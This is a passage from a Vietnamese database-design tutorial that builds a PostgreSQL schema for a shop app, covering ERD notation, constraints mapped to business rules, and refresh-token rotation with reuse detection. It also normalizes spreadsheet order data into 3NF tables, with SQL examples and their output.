o{  hoặc  }o         không hoặc nhiều            khách có thể có 0..N đơn
|{  hoặc  }|         một hoặc nhiều             đơn có ít nhất 1 dòng hàng
--                   quan hệ định danh           khóa chính của con chứa khóa ngoại
..                   quan hệ không định danh     khóa ngoại là cột thường
```


3.3. Cách đọc một dòng

```
users ||--o{ orders : "user_id"
```

Đọc **từ đầu này, nhìn ký hiệu ở đầu kia**: "*một* `users` có *không hoặc nhiều* `orders`", và ngược lại "mỗi `orders` thuộc về *đúng một* `users`". Lỗi đọc phổ biến nhất là lấy ký hiệu ở phía gần thực thể mình đang nhìn; thực tế ký hiệu gần `orders` (`o{`) nói về *số lượng* `orders` trên mỗi `users`. Hãy tự kiểm tra bằng cách đọc cả hai chiều thành hai câu tiếng Việt, nếu một câu vô lý thì bản số sai.

3.4. ERD vật lý của ShopGo v1

Hình dưới không vẽ tay: nó được dựng từ mã Mermaid do chương trình Go ở mục 10 **sinh ra từ schema thật** (đây là ý nghĩa của *diagram as code*: tài liệu không thể lệch khỏi CSDL vì chính CSDL tạo ra nó).



ERD vật lý ShopGo v1: 6 bảng

Đọc hình: `PK` khóa chính, `FK` khóa ngoại, `UK` duy nhất; nhãn `(xóa theo)` là `ON DELETE CASCADE`. Những điều nên nhìn ra:

- `order_items` có **khóa chính ghép** gồm hai khóa ngoại: đó là dấu hiệu của bảng kết hợp N-N.
- Xóa `orders` thì `order_items` đi theo, xóa `users` thì `refresh_tokens` đi theo; nhưng `order_items → products`, `orders → users`, `products → categories` **không** cascade: không cho xóa sản phẩm đã bán, khách đã có đơn, danh mục đang dùng (FR-10).
- `family_id` không phải khóa ngoại: chuỗi refresh chưa có bảng riêng.
- Hình **không** cho thấy `CHECK`, index, và quy tắc "đơn có ít nhất một dòng". Vì vậy ERD chưa bao giờ đủ; cần thêm bảng quy tắc ở mục sau.

4. Từ quy tắc nghiệp vụ đến ràng buộc

Một **ràng buộc** là quy tắc nghiệp vụ được máy thi hành thay vì được ghi nhớ. Câu hỏi thiết kế không phải "có nên ràng buộc không" mà là **"tầng nào là tầng thấp nhất còn diễn đạt được quy tắc này"**. Thang từ thấp (chắc nhất, rẻ nhất) lên cao: kiểu dữ liệu và `NOT NULL` → `PRIMARY KEY`/`UNIQUE` → `FOREIGN KEY` → `CHECK` → cập nhật có điều kiện nguyên tử → trigger → ứng dụng. Càng thấp, càng khó bị lách (mọi đường ghi đều đi qua: ứng dụng Go, script, người gõ tay vào `psql`) và càng ít mã phải viết.

4.1. Bảng quy tắc, cơ chế và lý do

Sáu quy tắc đầu là quy tắc nghiệp vụ `BR` của Buổi 22B (nêu theo nội dung, không dựa vào số); phần còn lại phát sinh từ `FR` và cách ta mô hình hóa. (Refresh token dùng một lần: xem mục 5.4.)

Quy tắc	Cơ chế	Vì sao ở tầng đó	Vi phạm
Email duy nhất, không phân biệt hoa/thường	`UNIQUE INDEX (lower(email))`; ứng dụng chuẩn hóa chữ thường trước khi lưu	Hai đăng ký đồng thời cùng thấy "chưa có" rồi cùng chèn: chỉ chỉ mục duy nhất chặn được. Ứng dụng chỉ lo thông báo thân thiện	`23505` → `ErrConflict`
Giá chụp lúc mua	Cột `order_items.unit_price NOT NULL CHECK (>= 0)`; giá ghi bằng `UPDATE ... RETURNING price` trong cùng giao dịch trừ kho	CSDL bảo đảm có cột và không âm. "Bằng đúng giá lúc đặt" là hành vi ghi, thuộc ứng dụng	`23514` → `ErrInvalid`
Chỉ hủy khi `pending`	Ứng dụng: `UPDATE ... WHERE status = 'pending'`; `CHECK` chỉ giới hạn tập giá trị; trigger là tùy chọn (mục 9.3)	`CHECK` chỉ thấy hàng **mới**, không thấy giá trị cũ nên không diễn đạt được "chuyển từ A sang B"	0 hàng đổi → `ErrConflict`
Hoàn kho đúng một lần	Cùng điều kiện `status = 'pending'` trong câu `UPDATE` nguyên tử; hoàn kho **cùng giao dịch**	"Đúng một lần" = một chuyển trạng thái nguyên tử. Thêm cờ `da_hoan_kho` chỉ tạo thêm hai nơi phải đồng bộ	0 hàng đổi → không hoàn
Không bán quá tồn kho	`CHECK (stock >= 0)` làm lưới an toàn **và** `UPDATE ... WHERE stock >= $qty`	`CHECK` bắt lỗi mã; điều kiện trong `UPDATE` biến "đọc rồi kiểm rồi ghi" thành một bước có khóa hàng (Buổi 21)	0 hàng → `ErrOutOfStock`; `23514` nếu quên điều kiện
Chủ đơn mới xem được đơn	Ứng dụng: `WHERE id = $1 AND user_id = $2`	Quyền phụ thuộc *ai đang đăng nhập*, thứ CSDL không biết. (Row-level security là phương án, v1 không dùng)	0 hàng → `ErrNotFound`
Vai trò chỉ `customer`/`admin`; trạng thái đơn thuộc 5 giá trị; giá, tổng ≥ 0; số lượng > 0	`CHECK` (với `TEXT`, không `ENUM`); ứng dụng không nhận `role` từ client	Quy tắc trên **một hàng**, tập giá trị đóng	`23514`
SKU, tên danh mục duy nhất; mỗi sản phẩm một dòng trong một đơn	`UNIQUE`; `PRIMARY KEY (order_id, product_id)`, ứng dụng gộp dòng trùng	Khóa tự nhiên (mục 2.3); khóa ghép nói đúng bản chất bảng kết hợp	`23505`
Không xóa sản phẩm/khách/danh mục đã được tham chiếu	`FOREIGN KEY` mặc định (không cascade)	Bảo vệ dữ liệu lịch sử; ứng dụng dịch lỗi thành 409 và gợi ý `is_active`	`23503` → `ErrConflict`

Quy tắc	Cơ chế	Vì sao ở tầng đó	Vi phạm
Đơn có 1–50 dòng, mỗi dòng 1–99; tổng đơn = Σ dòng	Ứng dụng, cộng truy vấn đối soát	Cần nhìn **nhiều hàng**; `CHECK` và `UNIQUE` không làm được (mục 4.2)	`ErrInvalid` từ tầng kiểm tra

4.2. Điều CSDL không thi hành được

Ba nhóm quy tắc nằm ngoài tầm của `CHECK`/`UNIQUE`/`FK`:

1. **Quy tắc trên nhiều hàng hoặc nhiều bảng**: "đơn có ít nhất một dòng", "`total` bằng tổng `quantity * unit_price`". `CHECK` chỉ thấy một hàng. SQL chuẩn có `ASSERTION` nhưng PostgreSQL không cài đặt. Lối ra: trigger kiểu `CONSTRAINT TRIGGER ... DEFERRABLE` (đắt, dễ sai), hoặc giữ ở ứng dụng trong **một giao dịch duy nhất** và thêm **truy vấn đối soát** chạy định kỳ (mục 9.2).
2. **Quy tắc phụ thuộc giá trị cũ hoặc thời gian**: "chỉ đi từ `pending` sang `paid`". Cần trigger so `OLD` với `NEW`, hoặc điều kiện trong `UPDATE`.
3. **Quy tắc phụ thuộc ngữ cảnh người dùng**: "chủ đơn mới xem được đơn". Chỉ ứng dụng biết ai đang gọi (hoặc dùng row-level security).

Với mỗi quy tắc không đặt xuống CSDL được, kỷ luật là ba việc: **đặt ở đúng một chỗ trong mã**, **có test tự động** (mục 9), và **có truy vấn đối soát** để phát hiện dữ liệu sai sau khi đã lọt. "Ở đúng một chỗ" quan trọng: hai chỗ cùng kiểm là hai chỗ có thể lệch nhau.

5. Kiểu dữ liệu, khóa, đặt tên và các bảng đặc biệt

5.1. Chọn kiểu dữ liệu

Dữ liệu	Kiểu	Lý do (và thứ không dùng)
Khóa thay thế	`BIGINT GENERATED ALWAYS AS IDENTITY`	Chuẩn SQL, không cho chèn tay làm lệch bộ đếm. `INT` (2,1 tỷ) đủ cho `orders` nhưng không đủ cho bảng ghi nhanh như `refresh_tokens` hay `outbox`; đổi kiểu cột khóa về sau là migration đắt
Tiền	`BIGINT`, đơn vị **đồng**	Số nguyên, không sai số. Không `FLOAT`. `NUMERIC` chỉ khi có đa tiền tệ hoặc thập phân (Won't v1)
Thời điểm	`TIMESTAMPTZ`	Lưu tuyệt đối (UTC), hiển thị theo múi giờ phiên. Không `TIMESTAMP` trần
Trạng thái, vai trò	`TEXT` + `CHECK`	Thêm giá trị = sửa một `CHECK`. `ENUM` khó bỏ giá trị và thêm giá trị cần `ALTER TYPE`
Mật khẩu	`TEXT` chứa **băm bcrypt**	Không bao giờ lưu mật khẩu; bcrypt giới hạn 72 byte đầu vào
Token	`BYTEA` chứa SHA-256 (32 byte)	Một nửa dung lượng so với chuỗi hex, so sánh nhị phân
Chuỗi refresh	`UUID`	Định danh ngẫu nhiên do ứng dụng sinh, không cần thứ tự
Tồn kho, số lượng	`INT` + `CHECK`	Tối đa 99 mỗi dòng; kho vài nghìn
Cờ	`BOOLEAN NOT NULL DEFAULT`	`is_active`, không dùng `0/1`

Mặc định **mọi cột** `NOT NULL`; chỉ cho `NULL` khi "chưa biết/không áp dụng" là một trạng thái nghiệp vụ thật (như `used_at` của token chưa dùng).

5.2. Quy ước đặt tên

Bảng danh từ **số nhiều**, `snake_case` (`order_items`); cột `snake_case`; khóa ngoại `<số_ít>_id`; thời điểm kết thúc `_at`, cờ bắt đầu `is_`; tên ràng buộc **để PostgreSQL tự đặt** theo mẫu `<bảng>_<cột>_<loại>` (`products_price_check`, `products_sku_key`, `orders_user_id_fkey`, `order_items_pkey`) vì ứng dụng và test dựa vào các tên này để biết *quy tắc nào* bị vi phạm (mục 9); index tự đặt tên `<bảng>_<cột>_idx`, unique `_key`. Quy ước nhất quán quan trọng hơn quy ước cụ thể.

5.3. DDL của ShopGo v1

Gộp mọi quyết định ở trên, ta được schema (nhóm theo sự phụ thuộc: bảng được tham chiếu tạo trước). Index sẽ thêm ở mục 7, sau khi có bằng chứng.

```
CREATE TABLE users (
    id            BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    email         TEXT NOT NULL,
    password_hash TEXT NOT NULL,
    full_name     TEXT NOT NULL,
    role          TEXT NOT NULL DEFAULT 'customer' CHECK (role IN ('customer', 'admin')),
    created_at    TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE UNIQUE INDEX users_email_lower_key ON users (lower(email));   -- quy tắc email

CREATE TABLE refresh_tokens (
    token_hash BYTEA PRIMARY KEY,                                    -- SHA-256 của token
    user_id    BIGINT NOT NULL REFERENCES users (id) ON DELETE CASCADE,
    family_id  UUID NOT NULL,                                        -- chuỗi xoay vòng
    expires_at TIMESTAMPTZ NOT NULL,
    used_at    TIMESTAMPTZ,                                          -- đã đổi lấy token mới
    revoked_at TIMESTAMPTZ,                                          -- bị thu hồi
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);


CREATE TABLE categories (
    id   BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    name TEXT NOT NULL UNIQUE
);

CREATE TABLE products (
    id          BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    category_id BIGINT NOT NULL REFERENCES categories (id),
    sku         TEXT NOT NULL UNIQUE,
    name        TEXT NOT NULL,
    price       BIGINT NOT NULL CHECK (price >= 0),                  -- đồng
    stock       INT NOT NULL DEFAULT 0 CHECK (stock >= 0),           -- lưới an toàn BR tồn kho
    is_active   BOOLEAN NOT NULL DEFAULT true,                       -- ẩn thay vì xóa
    created_at  TIMESTAMPTZ NOT NULL DEFAULT now()
);


CREATE TABLE orders (
    id         BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    user_id    BIGINT NOT NULL REFERENCES users (id),
    status     TEXT NOT NULL DEFAULT 'pending'
               CHECK (status IN ('pending', 'paid', 'shipped', 'delivered', 'cancelled')),
    total      BIGINT NOT NULL CHECK (total >= 0),                   -- tổng chụp lúc đặt
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE TABLE order_items (
    order_id   BIGINT NOT NULL REFERENCES orders (id) ON DELETE CASCADE,
    product_id BIGINT NOT NULL REFERENCES products (id),
    quantity   INT NOT NULL CHECK (quantity > 0),
    unit_price BIGINT NOT NULL CHECK (unit_price >= 0),              -- giá TẠI THỜI ĐIỂM mua
    PRIMARY KEY (order_id, product_id)
);
```

Khi viết lệnh `thu(...)` dưới đây, ta muốn thấy **mã SQLSTATE và tên ràng buộc** mà không để lỗi làm dừng script. Hàm này bắt lỗi và trả nó thành một dòng kết quả; Go sẽ làm đúng việc đó bằng `pgconn.PgError` ở mục 9.

```
CREATE FUNCTION thu(cau text) RETURNS TABLE (sqlstate text, rang_buoc text)
LANGUAGE plpgsql AS $$
DECLARE s text; c text;
BEGIN
    EXECUTE cau;
    RETURN QUERY SELECT 'OK'::text, ''::text;
EXCEPTION WHEN OTHERS THEN
    GET STACKED DIAGNOSTICS s = RETURNED_SQLSTATE, c = CONSTRAINT_NAME;
    RETURN QUERY SELECT s, coalesce(c, '');
END $$;

INSERT INTO users (email, password_hash, full_name) VALUES ('an@shop.vn', 'h', 'An');
INSERT INTO categories (name) VALUES ('Gia dụng');
INSERT INTO products (category_id, sku, name, price, stock) VALUES (1, 'COC-01', 'Cốc sứ', 45000,
    3);

SELECT v.quy_tac, r.sqlstate, r.rang_buoc
FROM (VALUES
    ('email trùng khác hoa/thường', $$INSERT INTO users (email, password_hash, full_name) VALUES
    ('AN@Shop.vn', 'h', 'An 2')$$),
    ('giá âm', $$INSERT INTO products (category_id, sku, name, price) VALUES (1, 'X-1', 'X', -1)$$),
    ('trừ kho quá tay', $$UPDATE products SET stock = stock - 5 WHERE sku = 'COC-01'$$),
    ('xóa danh mục đang dùng', $$DELETE FROM categories WHERE id = 1$$)
) AS v(quy_tac, cau), LATERAL thu(v.cau) AS r;
```

```
           quy_tac           | sqlstate |         rang_buoc
-----------------------------+----------+---------------------------
 email trùng khác hoa/thường | 23505    | users_email_lower_key
 giá âm                      | 23514    | products_price_check
 trừ kho quá tay             | 23514    | products_stock_check
 xóa danh mục đang dùng      | 23503    | products_category_id_fkey
(4 rows)
```

Mỗi quy tắc bị chặn bởi **đúng ràng buộc dự kiến**, với mã ổn định (`23505` trùng khóa, `23514` vi phạm `CHECK`, `23503` vi phạm khóa ngoại, `23502` thiếu giá trị `NOT NULL`). Bộ test đầy đủ hơn ở mục 9.

5.4. Thiết kế refresh_tokens

Cơ chế (FR-03, FR-04): đăng nhập cấp một cặp access (JWT 15 phút, không lưu) và refresh token (7 ngày, **lưu**). Mỗi lần làm mới, token cũ bị **xoay vòng** (đổi lấy token mới, token cũ không dùng được nữa), và nếu một token **đã dùng lại bị trình ra lần nữa**, đó là dấu hiệu bị đánh cắp nên cả chuỗi bị thu hồi. Từng cột trả lời một yêu cầu:

Cột	Kiểu	Vì sao
`token_hash`	`BYTEA` PK	Mã gốc là 32 byte ngẫu nhiên; **CSDL chỉ giữ SHA-256 của nó**. Lộ CSDL không lộ token dùng được. Băm nhanh (SHA-256), không cần bcrypt, vì token đã đủ entropy
`user_id`	FK, `ON DELETE CASCADE`	Xóa tài khoản thì xóa mọi phiên
`family_id`	`UUID`	Mọi token sinh ra từ một lần đăng nhập chung một chuỗi; thu hồi theo chuỗi
`expires_at`	`TIMESTAMPTZ`	Hạn 7 ngày; kiểm tra trong cùng câu `UPDATE`
`used_at`	`TIMESTAMPTZ NULL`	`NULL` = chưa đổi. Có giá trị = đã xoay vòng. Giữ lại (không xóa) để **phát hiện dùng lại**

Cột	Kiểu	Vì sao
revoked_at	TIMESTAMPTZ NULL	Đăng xuất hoặc phát hiện dùng lại

Hai thao tác then chốt trong mã tham chiếu (internal/user/repository.go), chạy lại bằng SQL. Token aa là token đầu của chuỗi; ta xoay vòng nó, rồi kẻ gian trình lại aa:

```
INSERT INTO refresh_tokens (token_hash, user_id, family_id, expires_at)
VALUES (decode('aa', 'hex'), 1, '11111111-1111-1111-1111-111111111111', now() + interval '7 days');

-- Lần 1 (hợp lệ): đổi nguyên tử, đánh dấu đã dùng
UPDATE refresh_tokens SET used_at = now()
WHERE token_hash = decode('aa', 'hex') AND used_at IS NULL AND revoked_at IS NULL AND expires_at
    > now()
RETURNING user_id, family_id;

-- Cấp token kế tiếp của cùng chuỗi
INSERT INTO refresh_tokens (token_hash, user_id, family_id, expires_at)
VALUES (decode('bb', 'hex'), 1, '11111111-1111-1111-1111-111111111111', now() + interval '7 days');

-- Lần 2 (dùng lại 'aa'): không hàng nào khớp
UPDATE refresh_tokens SET used_at = now()
WHERE token_hash = decode('aa', 'hex') AND used_at IS NULL AND revoked_at IS NULL AND expires_at
    > now()
RETURNING user_id, family_id;

-- Phát hiện dùng lại: thu hồi cả chuỗi
WITH reuse AS (
    SELECT family_id FROM refresh_tokens WHERE token_hash = decode('aa', 'hex') AND used_at IS
    NOT NULL
), revoked AS (
    UPDATE refresh_tokens SET revoked_at = now()
    WHERE family_id IN (SELECT family_id FROM reuse) AND revoked_at IS NULL
    RETURNING 1
)
SELECT (SELECT count(*) FROM reuse) AS dung_lai, (SELECT count(*) FROM revoked) AS bi_thu_hoi;

SELECT encode(token_hash, 'hex') AS token, used_at IS NOT NULL AS da_dung, revoked_at IS NOT NULL
    AS thu_hoi
FROM refresh_tokens ORDER BY token_hash;
```

```
 user_id |              family_id
---------+--------------------------------------
       1 | 11111111-1111-1111-1111-111111111111
(1 row)

 user_id | family_id
---------+-----------
(0 rows)

 dung_lai | bi_thu_hoi
----------+------------
        1 |          2
(1 row)

 token | da_dung | thu_hoi
-------+---------+---------
 aa    | t       | t
 bb    | f       | t
(2 rows)
```

Quan sát: câu UPDATE ... WHERE used_at IS NULL ... RETURNING là **cổng nguyên tử**: hai yêu cầu đồng thời cùng token thì đúng một yêu cầu thấy RETURNING ra hàng. Không cần SELECT trước rồi mới UPDATE. Và

vì sao giữ token đã dùng thay vì xóa: nếu xóa, token bị đánh cắp trình lại sẽ chỉ trả "không tồn tại", không phân biệt được với token sai, nên không phát hiện được hành vi đánh cắp. Hai index `refresh_tokens_user_idx` (xóa theo khách, thu hồi mọi phiên) và `refresh_tokens_family_idx` (thu hồi theo chuỗi) sẽ có ở mục 7.

5.5. Khóa idempotency nằm ở đâu?

FR-12 cho phép gửi `Idempotency-Key` khi `POST /orders` để gửi lại không tạo đơn thứ hai. Đọc mã tham chiếu (`internal/platform/middleware/middleware.go`, nối ở `internal/app/app.go`) cho thấy sự thật có thể khiến bạn bất ngờ: **không có cột hay bảng nào trong CSDL cho việc này.** Khóa được giữ trong một `map` **trong bộ nhớ tiến trình**:

- khóa tra cứu là `"u<user_id>|<Idempotency-Key>"`, tức khóa gắn với người dùng (hai khách dùng cùng chuỗi khóa không đụng nhau);
- kèm SHA-256 của `method + path + body`; cùng khóa mà nội dung khác thì trả `422 idempotency_key_reused`; cùng khóa cùng nội dung thì phát lại phản hồi cũ kèm `Idempotent-Replayed: true`; yêu cầu đang chạy thì `409 request_in_progress`; lỗi `5xx` thì **không** ghi nhớ để cho phép thử lại;
- hạn 24 giờ (`NewIdempotencyStore(24*time.Hour)`), dọn lười mỗi lần có yêu cầu.

Hệ quả thiết kế cần nói thẳng: khởi động lại tiến trình là mất khóa; chạy hai bản API sau một bộ cân bằng tải thì hai bản **không dùng chung** khóa, nên bảo đảm "không tạo đơn thứ hai" chỉ đúng *trong một tiến trình*. Với ngân sách "1 VPS" của v1 đó là đánh đổi chấp nhận được và được ghi lại; phương án lưu trong CSDL (bảng `idempotency_keys` với khóa chính `(user_id, key)`) nằm ở mục 11.1 như một migration kế tiếp, chứ **không** thuộc 6 bảng của v1.

6. Chuẩn hóa thực hành: từ bảng Excel đến ba bảng đúng dạng

Buổi 20 (mục 11) định nghĩa 1NF, 2NF, 3NF. Ở đây ta *làm* nó. Tình huống rất thật: trước khi có ShopGo, chị Lan ghi đơn vào một tệp Excel. Ta cần nạp lịch sử đó vào schema mới, và quá trình chuẩn hóa chính là cách ta *tìm ra* các bảng.

6.1. Bảng Excel lộn xộn

Mỗi hàng là một đơn; nhiều sản phẩm của một đơn nằm chung một ô, cách nhau bằng dấu phẩy. Khách An xuất hiện hai lần với email viết hoa khác nhau và số điện thoại khác nhau. Tổng tiền gõ tay.

```
CREATE TABLE xl_goc (
    ma_don text, ngay_dat date, ten_khach text, email_khach text, sdt_khach text,
    ma_sp text, ten_sp text, ma_dm text, ten_dm text, so_luong text, don_gia text, tong_tien bigint
);
INSERT INTO xl_goc VALUES
('DH001', '2026-03-01', 'Nguyễn An',  'an@shop.vn',   '0901000111', 'COC-01,AM-02',
 'Cốc sứ,Ấm siêu tốc', 'GD,DG', 'Gia dụng,Điện gia dụng', '2,1', '45000,120000', 210000),
('DH002', '2026-03-02', 'Trần Bình',  'binh@shop.vn', '0902000222', 'COC-01',
 'Cốc sứ', 'GD', 'Gia dụng', '5', '45000', 225000),
('DH003', '2026-03-05', 'Nguyễn An',  'An@Shop.vn',   '0909999999', 'AM-02,CH-03',
 'Ấm siêu tốc,Chảo chống dính', 'DG,GD', 'Điện gia dụng,Gia dụng', '1,2', '120000,80000', 280000);
```

6.2. Dạng chuẩn thứ nhất (1NF): mỗi ô một giá trị

Vi phạm: các ô `ma_sp`, `so_luong`, `don_gia`... chứa **danh sách** (không nguyên tử). Hậu quả: không `JOIN` được theo sản phẩm, không đặt khóa ngoại, không tính doanh thu từng sản phẩm. Cách sửa: **một hàng cho mỗi dòng hàng**. `unnest` nhiều mảng song song "ghép" các phần tử cùng vị trí:

```
CREATE TABLE xl_1nf AS
SELECT g.ma_don, g.ngay_dat, g.ten_khach, g.email_khach, g.sdt_khach,
       u.ma_sp, u.ten_sp, u.ma_dm, u.ten_dm, u.so_luong::int AS so_luong, u.don_gia::bigint AS
    don_gia,
       g.tong_tien
FROM xl_goc g, LATERAL unnest(
         string_to_array(g.ma_sp, ','), string_to_array(g.ten_sp, ','),
         string_to_array(g.ma_dm, ','), string_to_array(g.ten_dm, ','),
         string_to_array(g.so_luong, ','), string_to_array(g.don_gia, ',')
     ) AS u(ma_sp, ten_sp, ma_dm, ten_dm, so_luong, don_gia);

SELECT ma_don, ma_sp, ten_sp, ma_dm, so_luong, don_gia, tong_tien FROM xl_1nf ORDER BY ma_don,
    ma_sp;
```

```
 ma_don | ma_sp  |     ten_sp      | ma_dm | so_luong | don_gia | tong_tien
--------+--------+-----------------+-------+----------+---------+-----------
 DH001  | AM-02  | Ấm siêu tốc     | DG    |        1 |  120000 |    210000
 DH001  | COC-01 | Cốc sứ          | GD    |        2 |   45000 |    210000
 DH002  | COC-01 | Cốc sứ          | GD    |        5 |   45000 |    225000
 DH003  | AM-02  | Ấm siêu tốc     | DG    |        1 |  120000 |    280000
 DH003  | CH-03  | Chảo chống dính | GD    |        2 |   80000 |    280000
(5 rows)
```

Khóa của bảng mới là `(ma_don, ma_sp)`. Nhưng nó mang đầy **dị thường cập nhật**: tên khách lặp trên mỗi dòng của đơn, tên sản phẩm lặp trên mỗi đơn có sản phẩm đó, `tong_tien` lặp trên mỗi dòng. Sửa số điện thoại của An ở một hàng mà quên hàng kia:

```
SELECT lower(email_khach) AS email, count(DISTINCT email_khach) AS so_dang_email,
       count(DISTINCT sdt_khach) AS so_sdt
FROM xl_1nf GROUP BY 1 ORDER BY 1;
```

```
    email     | so_dang_email | so_sdt
--------------+---------------+--------
 an@shop.vn   |             2 |      2
 binh@shop.vn |             1 |      1
(2 rows)
```

Cùng một người nhưng hai số điện thoại và hai cách viết email: CSDL không biết đâu là đúng. Đây là lý do chuẩn hóa tồn tại.

6.3. 2NF rồi 3NF: mỗi sự thật một nơi

2NF: mọi cột không khóa phải phụ thuộc **toàn bộ** khóa `(ma_don, ma_sp)`, không chỉ một phần. Liệt kê *phụ thuộc hàm* (cái gì quyết định cái gì):

- `ma_don → ngay_dat, khách, tong_tien` (chỉ phụ thuộc **một phần** khóa: vi phạm 2NF);
- `ma_sp → ten_sp, ma_dm, ten_dm` (cũng một phần khóa: vi phạm 2NF);
- `(ma_don, ma_sp) → so_luong, don_gia` (phụ thuộc cả khóa: đúng chỗ).

Tách ba bảng: *đơn*, *sản phẩm*, *dòng hàng*. **3NF**: cột không khóa không được phụ thuộc vào cột không khóa khác (**phụ thuộc bắc cầu**). Còn hai chỗ: `ma_don → email → ten_khach, sdt` (thông tin khách phụ thuộc email, không phụ thuộc đơn) và `ma_sp → ma_dm → ten_dm`. Tách tiếp *khách* và *danh mục*. Khi gộp hai bản của An, cần một **quyết định nghiệp vụ**: lấy thông tin của đơn mới nhất.

```
CREATE TABLE xl_khach AS
SELECT DISTINCT ON (lower(email_khach)) lower(email_khach) AS email, ten_khach AS ten, sdt_khach
    AS sdt
FROM xl_1nf ORDER BY lower(email_khach), ngay_dat DESC;
CREATE TABLE xl_dm   AS SELECT DISTINCT ma_dm, ten_dm FROM xl_1nf;
CREATE TABLE xl_sp   AS SELECT DISTINCT ma_sp, ten_sp, ma_dm FROM xl_1nf;
CREATE TABLE xl_don  AS SELECT DISTINCT ma_don, ngay_dat, lower(email_khach) AS email, tong_tien
```

```
    FROM xl_1nf;
CREATE TABLE xl_dong AS SELECT ma_don, ma_sp, so_luong, don_gia FROM xl_1nf;

ALTER TABLE xl_khach ADD PRIMARY KEY (email);
ALTER TABLE xl_dm    ADD PRIMARY KEY (ma_dm);
ALTER TABLE xl_sp    ADD PRIMARY KEY (ma_sp), ADD FOREIGN KEY (ma_dm) REFERENCES xl_dm;
ALTER TABLE xl_don   ADD PRIMARY KEY (ma_don), ADD FOREIGN KEY (email) REFERENCES xl_khach;
ALTER TABLE xl_dong  ADD PRIMARY KEY (ma_don, ma_sp), ADD FOREIGN KEY (ma_don) REFERENCES xl_don,
                     ADD FOREIGN KEY (ma_sp) REFERENCES xl_sp;

SELECT 'khách' AS bang, count(*) AS so_hang FROM xl_khach UNION ALL
SELECT 'danh mục', count(*) FROM xl_dm UNION ALL SELECT 'sản phẩm', count(*) FROM xl_sp UNION ALL
SELECT 'đơn', count(*) FROM xl_don UNION ALL SELECT 'dòng hàng', count(*) FROM xl_dong;
```

```
   bang    | so_hang
-----------+---------
 khách     |       2
 danh mục  |       2
 sản phẩm  |       3
 đơn       |       3
 dòng hàng |       5
(5 rows)
```

Kiểm tra không mất thông tin: ghép lại bằng `JOIN` phải ra đúng bảng 1NF ban đầu (đây là tính chất *phân rã không mất mát*):

```
